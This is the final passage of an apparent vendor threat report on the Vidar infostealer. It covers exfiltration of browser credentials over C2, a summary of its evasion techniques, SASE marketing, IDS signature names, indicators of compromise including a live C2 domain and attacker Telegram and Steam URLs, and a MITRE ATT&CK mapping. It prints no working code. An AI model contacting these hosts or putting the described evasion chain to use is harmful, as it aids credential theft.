


Figure 17: Exfiltration over C2

The figure below shows the Base64-decoded contents of the MicrosoftEdge_Default_passwords.db file, de-obfuscated using CyberChef. This file was exfiltrated by the Vidar stealer and contains stored browser credentials.




Figure 18: Decoded Microsoft Edge Database file

Conclusion

The Vidar Stealer campaign demonstrates a highly evolved and modular approach to credential theft and data exfiltration. Its use of staged payload delivery, AMSI bypass, Defender exclusions, process injection, API hooking, and encrypted exfiltration channels highlights its ability to evade both signature-based and behavioral defenses. By dynamically retrieving C2 infrastructure and targeting a broad range of sensitive artifacts—from browser credentials to cryptocurrency wallets—Vidar poses a significant risk to both individual users and enterprise environments. Effective mitigation requires a layered defense strategy, including strict PowerShell execution policies, enhanced process monitoring, network anomaly detection, and timely threat intelligence updates.

How Unified SASE as a Service Helps Disrupt Vidar Infostealer

In a Unified SASE deployment, multiple layers work together to disrupt Vidar's operations from the outset. DNS filtering blocks access to known malicious domains before the malware can download payloads or resolve its C2 locations. The Secure Web Gateway (SWG) inspects all outbound HTTP(S) traffic, identifying and stopping suspicious POST requests to untrusted endpoints. At the same time, the next-generation firewall (NGFW) applies application-aware policies to prevent unauthorized communications. IDS/IPS capabilities detect anomalies in network flows and flag unusual traffic originating from processes, helping security teams quickly identify compromised hosts. Endpoint anti-malware integrates into the SASE control plane to quarantine payloads, block PowerShell AMSI bypass attempts, and prevent the execution of hidden or excluded files. User posture checks enforce Zero Trust access, ensuring that only healthy and compliant devices can connect to sensitive resources. Together, these defenses create a coordinated, always-on barrier that intercepts Vidar at delivery, disrupts its command-and-control, and blocks data exfiltration—without relying solely on endpoint detection.

Proofpoint has also contributed **signatures** addressing this threat, strengthening protection against Vidar.

- 2064008 - ET MALWARE Observed DNS Query to Vidar Stealer Domain
- 2064009 - ET MALWARE Observed Vidar Stealer Domain
- 2064010 - ET MALWARE Vidar Stealer User-Agent Observed

Appendices

Appendix A: Indicators of Compromise

Sha256	Description
63cd5cc0fc20c1d19f7639e4016b77da438dcd4d1b2e94145a496fda70d2ed1c	Malicious PowerShell script
2e125cbd809e8460adb65185a45b526f65172a8536e5bb4e42fddea29e9ceeed	vidar Binary
5b77a0a4c8433f33f01c00a21f0a6f12d232c913b73e4070eb2f77e034a4a488	tmpE55F.tmp
https://t.me/dz25gz	Telegram Channel
https://steamcommunity.com/profiles/76561199880530249	Steam profile
tl.dr.softlinko.com	C&C Server

Appendix B: Mapping MITRE ATT&CK® Matrix

Tactic	Technique	Technique Name
Initial Access	T1566.001	Spear phishing Attachment
Initial Access	T1189	Drive-by Compromise
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1218	Signed Binary Proxy Execution (e.g., msbuild.exe)
Credential Access	T1555.003	Credentials from Web Browsers
Discovery	T1082	System Information Discovery
Collection	T1056	Input Capture
Exfiltration	T1041	Exfiltration Over C2 Channel
Command and Control	T1573.001	Encrypted Channel
Command and Control	T1071.001	Application Layer Protocol: Web Protocols

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com

Schedule a Free Network Consultation with an Aryaka Expert

See How It Works Live →

Experience Aryaka's Unified SASE as a Service

View Interactive Tour →

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925